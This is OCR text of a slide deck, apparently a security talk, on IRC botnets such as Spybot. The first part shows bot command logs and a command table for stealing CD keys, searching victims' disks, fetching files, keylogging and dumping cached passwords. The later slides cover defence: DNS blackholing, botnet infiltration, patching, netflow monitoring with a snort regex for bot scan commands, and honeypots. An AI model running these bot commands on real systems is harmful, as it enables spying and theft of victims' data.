<+[UNC]75211> Microsoft Windows Product ID CD Key: (XXX).
<+[UNC]75211> [CDKEYS]: Search completed.
<+[UNC]00374> Microsoft Windows Product ID CD Key: (XXX).
<+[UNC]00374> [CDKEYS]: Search completed.
```




System information

- Learn more about the victim
  - Is it inside sensitive network (e.g., military network)?
  - Or has it at least attractive bandwidth?


```
<@controller> .sysinfo
<DE|924621> cpu: 1200MHz. ram: 523744KB total, 139206KB free.
            os: Windows XP (5.1, build 2600). uptime: 0d 1h 17m

<@controller> .netinfo
<DE|924621> connection type: dial-up (MSN). IP Address: X.X.X.X
            connected from: aaa.bbb.ccc.ddd
```



Searching

- Search the hard disc of the victims for interesting data
  - "*.weedfind c: .xls*" or "*.weedfind c: *finance**"
- Download interesting files from the victim's machine to attacker's host
- Stealing of arbitrary information



Putting it all together

- Spybot is "optimized" for this kind of attacks as the following table shows:


Command	Action / Example
list [path+filter]	example: `list c:\*.ini`
delete [filename]	example: `delete c:\windows\netstat.exe`
get [filename]	send specified file to attacker
startkeylogger	starts online-keylogger
stopkeylogger	stops the keylogger
sendkeys [keys]	simulates keypresses
listprocesses	lists all running processes
killprocess [processname]	example: `killprocess taskmgr.exe`
passwords	lists the RAS passwords in Windows 9x
cashedpasswords	get `WNetEnumCachedPasswords`


Defending against Bots

How to protect your network against them

Attacking botnets


- Two weak points
  - Central server for Command & Control
  - Often dynamic DNS name for C&C host






Attacking DNS

- "Blackhole" DDNS used for C&C host
  - Point it to private range according to RFC 1918
    - Communication channel between attacker and bots is broken
    - Botnet is effectiv destructed
- Mainly used by CERTs and similar organizations




Attacking C&C host

- Smuggle bot into botnet
- Observe what's happening inside botnet
- Use captured info to learn more
- "*Know Your Enemy: Tracking Botnets*" by Honeynet Project
  - http://honeynet.org/papers/bots



Patching


- As always: Keep your systems up-to-date!
  - Patch as soon as possible
    - Patches could break things, so test them before installing
  - Keep AV-signatures up-to-date



Netflow/cflow

- Monitor network flow within company
  - Bots usually propagate further by exploiting well-known vulnerabilities
    → Spikes at TCP port 445, 135, ...
  - C&C channel is rather noisy
    → Spikes at TCP port 6667, 7000, 3267, ...
  - Use ngrep/snort to search for patterns of communication channel

```
(advscan|asc|xscan|xploit|adv\.start|adv5c4n) (webdav|
netbios| ntpass|dcom(2|135|445|1025)|mssql|lsass|optix|upnp|
ndcass|imail)
```




Honeypots

- Use specialized honeypots like *mwcollect* or *nepenthes* within your network
- Learn more about spreading malware
- Detect unusual activities
- Results of case study look promising
  - More than 40 compromised machines could be identified within one month
  - Mostly VPN users


Conclusion

What did we learn?




Conclusion

- Attacks have become increasingly dangerous, growing professionalism
- Spying capabilities of bots help attackers to steal sensitive information
  - Companies and individuals are targets
  - Defending possible
- More research needed since advanced bots (e.g. P2P-based communication) are on the horizon...



Questions



Thanks a lot for your attention!